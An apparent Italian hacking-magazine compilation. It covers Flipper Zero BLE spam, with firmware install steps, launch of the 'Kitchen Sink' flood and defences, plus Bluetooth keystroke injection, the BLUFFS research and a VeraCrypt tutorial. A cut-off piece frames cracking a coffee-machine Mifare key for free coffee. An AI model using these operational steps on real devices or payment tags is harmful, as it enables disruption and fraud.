Nel mondo sempre più interconnesso di oggi, la sicurezza dei dispositivi mobili è diventata una preoccupazione primaria. Un recente sviluppo nel firmware Xtreme per Flipper Zero ha sollevato ulteriori interrogativi sulla vulnerabilità di iOS, Android e Windows agli attacchi Bluetooth.
In questo articolo, esploreremo l'evoluzione delle capacità di spam Bluetooth e come Flipper Zero può essere utilizzato per inviare messaggi indesiderati verso smartphone e affini, simulando la ripetuta richiesta di accoppiamento Bluetooth da parte di dispositivi noti (*JBL Buds Pro*, *JBL Live 300TWS*, *JBL Flip* 6, *Bose NC 700* e *Pixel Buds*) con una frequenza tale da rendere complicato il normale utilizzo del dispositivo.

ATTACCHI SPAM

Se fino a qualche tempo fa gli attacchi spam Bluetooth erano limitati principalmente a dispositivi iOS 17, ora, gli sviluppatori del firmware Xtreme per Flipper Zero hanno introdotto un aggiornamento dell'applicazione BLE Spam, che consente di sfruttare il bug nella sequenza di accoppiamento di dispositivi *Bluetooth Low Energy* - una tecnologia wireless a corto raggio utilizzata per collegare dispositivi vicini tra loro, come smartphone, smartwatch e dispositivi indossabili - per attaccare anche smartphone Android e finanche PC e notebook equipaggiati con Microsoft Windows.

BLUETOOTH LOW ENERGY




Ma come funziona nello specifico il Bluetooth Low Energy - BLE? I dispositivi BLE trasmettono periodicamente piccoli pacchetti di dati contenenti informazioni sul dispositivo, come il suo nome e il tipo di servizio offerto; i dispositivi BLE che desiderano connettersi ad altri cercano periodicamente tali pacchetti e quando un dispositivo BLE ne trova uno, tenta la connessione al dispositivo che lo ha trasmesso.
Una volta che un dispositivo BLE è connesso a un altro dispositivo BLE, i due possono scambiare dati adoperando il Protocol Data Unit

GLOSSARIO DI BASE

ATTACCO FLOOD
Questo tipo di attacco informatico rientra nelle tipologie più frequenti, consiste nell'invio ai dispositivi/servizi presi di mira di un flusso continuo di traffico "fasullo". L'obiettivo è semplice, portare i device a saturazione, rendendoli di fatto inutilizzabili.

(PDU), una struttura dati espressamente progettata per ridurre al minimo il consumo energetico.
Nel momento in cui un dispositivo BLE non ha più bisogno di essere connesso a un altro, può disconnettersi e risparmiare energia. I fitness tracker utilizzano il BLE per monitorare l'attività fisica, come i passi, la distanza percorsa e le calorie bruciate, mentre i dispositivi smart home lo utilizzano per comunicare con altri device intelligenti come lampadine e termostati; la tecnologia BLE è utilizzata da Apple nel suo ecosistema di prodotti e servizi, da Microsoft con Windows Swift Pair e da Google con lo standard proprietario Fast Pair.


XTREME, IL SUPER FIRMWARE PER IL FLIPPER ZERO


Così gli smanettoni installano il software con la nuova funzionalità Spam Bluetooth

DOWNLOAD
Al momento in cui scriviamo, il team di sviluppo di *Flipper Xtreme* ha annunciato la funzionalità spam Bluetooth nel solo pacchetto rilasciato come release di sviluppo nel canale XFW Discord. Per procedere con il download, gli smanettoni da *https://flipper-xtre.me* cliccano su **Discord**, e seguono le indicazioni a video.

IL FIRMWARE
Procedono con un clic su **Canali e ruoli** e su **Dev Update**, quindi sulla voce dev-updates sotto */var/opt/firmware*; nella schermata in basso individuano l'ultima voce **Build Succeeded!** cliccando la voce interna **Download Firmware TGZ** e visitando il sito proposto nel popup che avvierà il download.

L'INSTALLAZIONE
Una volta collegato il Flipper alla porta USB del PC lo smanettone avvia l'app qFlipper (*https://flipperzero.one/update*), poi clicca su **Install from file** e seleziona il firmware scaricato, procede cliccando su **INSTALL** e attende il termine dell'aggiornamento il cui avanzamento è mostrato da una progress bar.

XTREME UPDATED!
Terminata l'installazione del firmware (sul display del Flipper Zero verrà mostrata la scritta **Xtreme Updated**), lo smanettone sblocca il Flipper cliccando sulla freccia destra del tastierino frontale, quindi procede con la selezione dell'applicazione che consente di spammare i dispositivi Bluetooth nelle vicinanze.

L'APP CHE SCATENA LO SPAM BLUETOOTH!

Per i malintenzionati, mandare in tilt i dispositivi mobile inondandoli di richieste di accoppiamento, diventa un gioco da ragazzi





L'APP CHE SPAMMA!
Cliccando sul pulsante centrale del Flipper, il nuovo firmware mostrerà un nuovo menu con diverse voci: **Apps**, **RFID**, **Infrared**, **SubGHz**, **NFCm GPIO**. Il tool "spamma Bluetooth" utilizzato dagli smanettoni è presente nella sezione **Apps**, **Bluetooth** e poi **BLE Spam**.

COME USANO BLE SPAM
Avviata l'App, i malintenzionati possono selezionare una delle opzioni di attacco flood disponibili (**Samsung Watch Pair**, **iOS 17 Lockup Crash**, **Apple Action Modal**, ecc.), scorrono tra queste adoperando il tasto destro del mini controller presente fisicamente sul Flipper o adoperano l'interfaccia software di *qFlipper*.

THE KITCHEN SINK!
Per pianificare uno spam verso qualunque dispositivo vulnerabile presente nel raggio del Flipper Zero, gli smanettoni utilizzano la modalità denominata *"The Kitchen Sink"*. Dopo averla selezionate dal menu, la confermano col tasto centrale del controller e dopo qualche secondo partirà lo spam!

ATTACCO BLE IN CORSO...
Ecco cosa accade a due smartphone (anche se in **Modalità Aereo**) una volta avviato l'attacco spam da parte dello smanettone. La richiesta di accoppiamento – fasullo – con molteplici dispositivi è insistente, tanto da rendere difficile se non impossibile utilizzare i dispositivi per le comuni operazioni.

Apple risolve parzialmente il problema con iOS 17.2


Al momento in cui terminiamo la stesura di questo articolo, Apple ha rilasciato iOS 17.2, l'ultima release del sistema operativo che equipaggia gli iPhone.
Chi ha avuto modo di testare l'ultimo aggiornamento rilasciato dall'azienda di Cupertino, riferisce che, sebbene in seguito a un attacco spam con Flipper Zero possa ancora verificarsi la comparsa di qualche popup, la loro frequenza sembra essersi notevolmente ridotta, impedendo il blocco completo del sistema che si verificava prima dell'avvento della release. Per aggiornare il tuo iPhone tappa l'icona **Impostazioni**, poi la voce **Generali** e quindi **Aggiornamento software** e segui le istruzioni segnalate da Apple.


Come proteggersi dall'attacco

La portata radio Bluetooth del Flipper Zero si estende fino a circa 50 metri; quindi un malintenzionato dovrà trovarsi in prossimità ravvicinata della vittima per portare a termine le sue malefatte. Ciò che preoccupa in questo tipo di attacco è l'assenza attuale di soluzioni pratiche per proteggere i dispositivi. Per affrontare questa vulnerabilità sarà quindi necessario disattivare temporaneamente la funzionalità Bluetooth sul proprio dispositivo qualora dovessero manifestarsi un numero eccessivo di notifiche di accoppiamento con dispositivi Bluetooth sconosciuti. Vediamo come fare su Android, iOS e Windows.

SU ANDROID
Da **Impostazioni → Google → Device & Sharing → Nearby Share**, deflaggare la voce **Show notification**.

SU IOS
Da **Impostazioni → Bluetooth** deflaggare la voce **Bluetooth**, oppure, direttamente dal centro di controllo (swipe verso il basso dall'angolo destro dello smartphone), "spegnere" l'icona del Bluetooth.

SU WINDOWS
Selezionare il pulsante **Start**, quindi **Impostazioni → Dispositivi → Bluetooth e altri dispositivi**, poi selezionare il flag Bluetooth per attivarlo o disattivarlo. Alternativamente, se la propria versione di Windows lo prevede, aprire **Impostazioni → Bluetooth e dispositivi** nel menu a sinistra, cliccare sulla voce Dispositivi, quindi scorrere verso il basso fino a **Impostazioni dispositivo** e deflaggare la voce **Mostra notifiche per connetterti utilizzando Swift Pair**.

Gli smanettoni lo fanno anche senza Flipper Zero!

Bluetooth-LE-Spam (*https://github.com/simondankelmann/Bluetooth-LE-Spam*) è un'applicazione Android sviluppata da Simon Dankelmann. L'app emula la funzionalità spam BLE di Flipper Zero con firmware Xtreme, consentendo a qualsiasi smartphone Android di trasmettere pacchetti BLE che imitano vari dispositivi, potenzialmente inondando gli smartphone e notebook posti nelle vicinanze con richieste di connessione fasulle con un a frequenza tale da bloccarne il funzionamento.
L'app può inviare richieste di connessione intervallate da appena un secondo, colpendo dispositivi che utilizzano i protocolli *Fast Pair* su Android o *Swift Pair* su Windows [figura #1]. **Bluetooth-LE-Spam** è fortunatamente limitata dalle restrizioni intrinseche di Android, in particolare dalle routine che gestiscono e limitano la potenza di trasmissione del segnale Bluetooth. Queste limitazioni riducono la portata effettiva e l'impatto degli attacchi. Tuttavia, rappresentano comunque un pericolo, poiché, anche se il segnale non può essere trasmesso oltre i 50 metri, come nel caso di Flipper Zero, può comunque influenzare diversi dispositivi nelle vicinanze, rendendoli inoperativi.

figura #1

Keyboard Spoofing su Android, iOS, macOS e Linux

Sempre nel contesto del Bluetooth, al momento della stesura di questo articolo, il ricercatore di sicurezza Marc Newlin ha individuato una vulnerabilità che colpisce Android, iOS, macOS e Linux, permettendo l'invio di comandi arbitrari ai vari dispositivi mediante keystroke-injection. In particolare, un dispositivo correttamente configurato (ad esempio, un computer Linux con adattatore Bluetooth standard) può simulare una tastiera Bluetooth, inviando una richiesta di accoppiamento che viene automaticamente convalidata dal sistema di destinazione senza notifiche all'utente. Una volta accoppiati, l'attaccante può inviare tasti arbitrari al dispositivo della vittima, inclusi comandi per l'apertura di applicazioni e l'invio di comandi di sistema.
Android sembra essere il sistema più vulnerabile a questo tipo di attacco (il bug è presente fin dalla versione 4.2.2 di Android, ovvero da oltre dieci anni!), richiedendo solo che il Bluetooth sia attivo. Newlin ha messo sotto torchio sette smartphone con diverse versioni del sistema operativo (Android 4.2.2, Android 6.0.1, Android 10, Android 11, Android 13 e Android 14) scoprendo la vulnerabilità di tutti i dispositivi.
Per l'attacco su sistemi Apple macOS e iOS è richiesto che il Bluetooth sia attivo e che una Magic Keyboard sia stata precedentemente accoppiata al dispositivo; il ricercatore ha avuto modo di verificare la vulnerabilità nei sistemi iOS 16.6 e in macOS Monterey 12.6.7 (x86) e Ventura 13.3.3 (ARM). È comunque presumibile che una gamma più ampia di versioni di macOS e iOS, oltre ai sistemi correlati come iPadOS, tvOS e watchOS, possano essere vulnerabili a questo tipo di attacchi.

BLUFFS, la falla presente in miliardi di dispositivi Bluetooth!

Il problema di sicurezza potrebbe consentire il dirottamento delle connessioni di tutti i device che utilizzano il Bluetooth da 4.2 a 5.4!

Sempre in ambito Bluetooth vale la pena spendere qualche parola su un'incredibile scoperta effettuata da alcuni ricercatori di Eurecom (centro di ricerca nelle scienze digitali). Nello specifico, gli esperti hanno identificato e dimostrato gravi vulnerabilità di sicurezza che affliggono le trasmissioni Bluetooth (Bluetooth Core da 4.2 a 5.4), che potrebbero consentire il dirottamento delle connessioni dei dispositivi connessi, inclusi notebook e smartphone. Gli attacchi, noti come **BLUFFS** *(Bluetooth Forward and Future Secrecy)*, sfruttano due falle di sicurezza e riguardano miliardi di dispositivi. Gli attacchi, testati su diciassette diversi chip Bluetooth (vedi figura), si concentrano sulla derivazione unilaterale e ripetibile della chiave di sessione, permettendo agli aggressori di impersonare dispositivi e attuare attacchi di tipo man-in-the-middle [figura #2]. Il toolkit BLUFFS, condiviso su GitHub (*https://github.com/francozappa/bluffs*) dai ricercatori, include un Checker scritto in Python 3, le patch ARM, un Parser e dei file PCAP. I test condotti su vari dispositivi, tra cui smartphone, auricolari e laptop, confermano la suscettibilità di tutti questi dispositivi ad almeno tre dei sei attacchi BLUFF [Tabella #1].

figura #2

Chip	Device(s)	BTv	A1	A2	A3	A4	A5	A6
LSC Victims								
Bestechnic BES2300	Pixel Buds A-Series[3]	5.2	✓	✓	✓	✓	✓	✓
Apple H1	AirPods Pro	5.0	✓	✓	✓	✓	✓	✓
Cypress CYW20721	Jaybird Vista	5.0	✓	✓	✓	✓	✓	✓
CSR/Qualcomm BC57H687C-GITM-E4	Bose SoundLink[1,2]	4.2	✓	✓	✓	✓	✓	✓
Intel Wireless 7265 (rev 59)	Thinkpad X1 3rd gen	4.2	✓	✓	✓	✓	✓	✓
CSR n/a	Logitech BOOM 3[1]	4.2	✓	×	✓	✓	×	✓
SC Victims								
Infineon CYW20819	CYW920819EVB-02	5.0	✓	✓	✓	✓	✓	✓
Cypress CYW40707	Logitech MEGABLAST	4.2	✓	✓	✓	✓	✓	✓
Qualcomm Snapdragon 865	Mi 10T[4]	5.2	✓	✓	✓	×	×	×
Apple/USI 339S00761	iPhones 12[4], 13[4]	5.2	✓	✓	✓	×	×	×
Intel AX201	Portege X30-C[4]	5.2	✓	✓	✓	×	×	×
Broadcom BCM4389	Pixel 6[4]	5.2	✓	✓	✓	×	×	×
Intel 9460/9560	Latitude 5400[4]	5.0	✓	✓	✓	×	×	×
Qualcomm Snapdragon 835	Pixel 2[4]	5.0	✓	✓	✓	×	×	×
Murata 339S00199	iPhone 7[4]	4.2	✓	✓	✓	×	×	×
Qualcomm Snapdragon 821	Pixel XL[4]	4.2	✓	✓	✓	×	×	×
Qualcomm Snapdragon 410	Galaxy J5[4]	4.1	✓	✓	✓	×	×	×

I chip sottoposti a test con annessi device che li utilizzano, specifica Bluetooth e vulnerabilità ai sei tipi di attacchi BLUFFS (A1-A6). Fonte: Eurecom

Come funzionano gli attacchi?

Si basano su quattro vulnerabilità architetturali legate alla creazione di sessioni Bluetooth, tra cui la possibilità per un aggressore di guidare unilateralmente la diversificazione delle chiavi. Nella figura che segue lo schema temporale dell'attacco; nello specifico, al tempo t1 viene forzata la chiave di sessione SKC mediante un attacco MitM in cui vengono catturati i messaggi scambiati dalle vittime; al tempo t2 viene compromessa e recuperata la chiave di sessione tramite attacco brute force, viene così decrittato il traffico veicolato al tempo t1; al tempo t3 la chiave SKC trafugata viene utilizzata per personificare una vittima e compromettere la segretezza futura [figura #3]. Bluetooth SIG, l'organizzazione che sovrintende lo standard Bluetooth, è stata informata degli attacchi con comunicazioni inviate anche a Google, Intel, Apple, Qualcomm e Logitech, che stanno lavorando su soluzioni. Attualmente, gli utenti non possono risolvere autonomamente queste vulnerabilità, e la risoluzione dipenderà da modifiche apportate dai produttori dei dispositivi.


figura #3

Lo schema dii un attacco tipo scandito da tre momenti chiave, t1, t2 e t3. Fonte: Eurecom

tabella #1

NOMENCLATURA ATTACCO	TIPOLOGIA DI ATTACCO
A1	Spoofing a LSC Central to a victim Peripheral
A2	Spoofing a LSC Peripheral to a victim Central
A3	MitM session where one victim supports LSC
A4	Spoofing a SC Central to a victim Peripheral
A5	Spoofing a SC Peripheral to a victim Central
A6	MitM session where the victims support SC

Le sei tipologie di attacchi BLUFFS messi a punto dai ricercatori Eurecom.

CRYPTO-SIMMETRIA A BLOCCHI DI BIT

Come occultare un testo in chiaro, rendendolo visibile solo a chi possiede le credenziali giuste. Fai tutto con un software gratuito

IN BREVE

Come utilizzare VeraCrypt per creare un pacchetto criptato

DIFFICOLTÀ

La parola simmetria evoca da sempre precisione e conformità e lo fa anche nell'ambito della crittografia. Il sistema simmetrico, infatti, prevede che un testo in chiaro venga occultato usando la stessa chiave che serve per decifrarlo. Gli attori del processo sono quattro: il mittente (A), il destinatario (B), la chiave che serve per cifrare il messaggio (C) e l'algoritmo utilizzato per nasconderlo (Z). Tutto questo porterà alla creazione di un testo illeggibile (T) a chi non ha la chiave giusta per renderlo comprensibile. Il punto forte della crittografia simmetrica sono gli algoritmi che vengono usati per nascondere il messaggio. Possiamo inserirli in due grandi insiemi: quelli che appartengono al metodo a blocchi e quelli inseriti nel gruppo dei sistemi a flussi di cifre. La differenza è che i primi cifrano un blocco al cui interno sono inseriti un determinato numero di bit, i secondi lavorano su una singola informazione.
In questa guida vedrete come creare un contenitore criptato (con il metodo a blocchi) al cui interno si può archiviare qualsiasi documento. Il tutto verrà realizzato ricorrendo a VeraCrypt, uno strumento che permette di impostare una cifratura di volumi e partizioni con diverse tipologie di algoritmi. Un software potente, considerato tra i migliori in circolazione e consigliato anche dal collettivo Anonymous.

IL RE DELLA CRITTOGRAFIA

Gli algoritmi che usano la cifratura a blocchi sono davvero tanti. Uno dei più importanti è l'AES, vale a dire l'Advanced Encryption Standard. Questo applica una serie di operazioni matematiche in sequenza su una base di dati, sfruttando quello che gli analisti conoscono come Principio di confusione e diffusione. Confusione perché garantisce che tra testo cifrato e chiave crittografica ci sia un livello di correlazione basso, così da ridurre al minimo la possibilità che un attaccante colleghi questi due elementi. Diffusione, invece, si riferisce alla capacità di rendere impermeabile l'algoritmo ad attacchi che sfruttano una base statistica.

> **L'algoritmo di cifratura AES si basa sul principio di confusione per aumentare la sicurezza globale**

GLOSSARIO DI BASE

S-BOX
Acronimo di Substitution-BOX o Scatola di sostituzione. Elemento fondamentale degli algoritmi a base simmetrica, serve per nascondere le correlazioni tra messaggi in chiaro e rispettivi testi cifrati.

P-BO X
Acronimo di Permutation-BOX. Il suo compito è mescolare le informazioni. Sfruttando un preciso schema.

CREARE UN CONTENITORE CRIPTATO PER DOCUMENTI


INSTALLAZIONE FACILE

VeraCrypt può essere installato su Linux, Windows e Mac. In questo tutorial, abbiamo usato una macchina con Linux Mint e da Terminale abbiamo inserito i comandi che seguono seguiti dalla pressione del tasto **Invio**: *sudo add-apt-repository; ppa:unit193/encryption; sudo apt-update; sudo apt install veracrypt*.

CONTENITORE O VOLUME?


Premiamo **Create Volume**, quindi scegliamo la voce **Create an encrypted file container**. Questa funzione permette di generare un contenitore criptato al cui interno archiviare i documenti. Se invece vogliamo sfruttare un intero volume formato da un disco fisso, spuntiamo **Create a volume within a partition/drive**.

STANDARD O NASCOSTO?

Con la voce *Standard VeraCrypt volume* viene creato un contenitore che decriptiamo con una password o un file chiave. Se scegliamo **Hidden VeraCrypt Volume**, realizziamo un doppio container nascosto. Il primo serve da specchietto per le allodole, il secondo da vera cassaforte. Se qualcuno ci estorce la prima password, non sarà comunque in grado di accedere all'archivio nascosto contenuto nel box fasullo.

CRIPTAGGIO A CASCATA

Il passo successivo richiede di scegliere un file o un drive da usare come contenitore. Possiamo crearne uno nuovo di qualsiasi formato. In seguito scegliamo l'algoritmo di criptaggio tra i tanti disponibili. Possiamo utilizzare una struttura a cascata con AES, Twofish, Serpent, che lavora criptando con tutti e tre. Scegliamo l'algoritmo di hash tra SHA-512, *Whirlpool, SHA-256 o Streebog*.

ENTROPIA PER LA SICUREZZA

Impostiamo ora la dimensione e la chiave, il filesystem e diamo il via alla formattazione e alla preparazione del container. VeraCrypt sfrutta l'entropia generata dal movimento casuale del mouse: spostiamolo quindi senza sosta fino a quando la barra sotto *Randomness Collected From Mouse Movements* non è completa.

DECRIPTAZIONE VELOCE

Completata la formattazione, il volume criptato è pronto all'uso. Per decriptarlo premiamo il pulsante **Select File**. Nella finestra centrale scegliamo un numero a caso nella colonna **Slot** (nel nostro caso 5), quindi premiamo Mount. Si apre la finestra in cui dobbiamo inserire la password. Dopo averla inserita, facciamo clic su **OK**.

CAFFÈ E MERENDINE GRATIS

Vi è mai venuta voglia di capire se esiste un metodo per ottenere un caffè dal distributore senza farvi scalare il credito dalla chiavetta aziendale? Beh, a noi sì. Ecco com'è andata

IN BREVE

Come usare il Flipper Zero per sferrare un attacco ai tag NFC

DIFFICOLTÀ

Con il solo scopo di "farci offrire un caffè", ci siamo messi all'opera utilizzando il nostro amato e famoso "coltellino svizzero degli hacker", ovvero il Flipper Zero. Che dire? Non è stata una passeggiata ma ci siamo riusciti...

PROTOCOLLO DI COMUNICAZIONE

Partendo dalle informazioni presenti sul pannello frontale del lettore, abbiamo fatto una ricerca su Internet riguardo al produttore e abbiamo trovato subito che lo standard utilizzato è il NFC con protocollo di cifratura Mifare per la comunicazione bidirezionale tra lettore e chiavetta. Non potevamo aspettarci niente di meglio da dare in pasto al nostro Flipper Zero!

Nel nostro caso specifico parliamo di Mifare Classic 1K: sul Web si trovano moltissime informazioni dettagliate su questo argomento. Per i nostri scopi, ci è sufficiente sapere che la memoria interna della chiavetta del caffè, nella quale vengono conservati tutti i dati, è di 1Kb (1,024 bytes) ripartiti equamente in 16 settori; ognuno di questi è protetto da una cifratura a due chiavi, dette A e B. Ogni chiave può essere programmata per consentire operazioni come lettura, scrittura, aumento dei blocchi di valore e così via. Il nostro obiettivo di emulare la chiavetta del caffè, pertanto, si traduce nel riuscire a decifrare tutte le 32 chiavi dei 16 settori. Per arrivare a leggere il contenuto della nostra chiavetta, è quindi necessario individuare almeno una vulnerabilità di tale protocollo. Tre sono i principali tipi di vulnerabilità più comuni che possono essere sfruttate per la decifrazione delle chiavi A e B di un TAG NFC di tipo Mifare Classic 1K:

- Nested attack
- Static nested attack
- Hard nested attack

Il Flipper Zero sembra quindi lo strumento adatto per un'operazione come questa: riesce a leggere tag NFC di diverse tipologie e, se opportunamente configurato, consente di sferrare un attacco come quelli appena descritti. Mettiamoci subito al lavoro!

SCELTA DEL FIRMWARE


Innanzitutto, facciamo anche una scelta accurata del firmware da utilizzare per il Flipper Zero, scegliendo Xtreme (*flipper-xtre.me*). Il confronto tra questo firmware e il RogueMaster ed Unleashed sembra di gran lunga vinto, in quanto a collezione di tool e

ATTENZIONE!

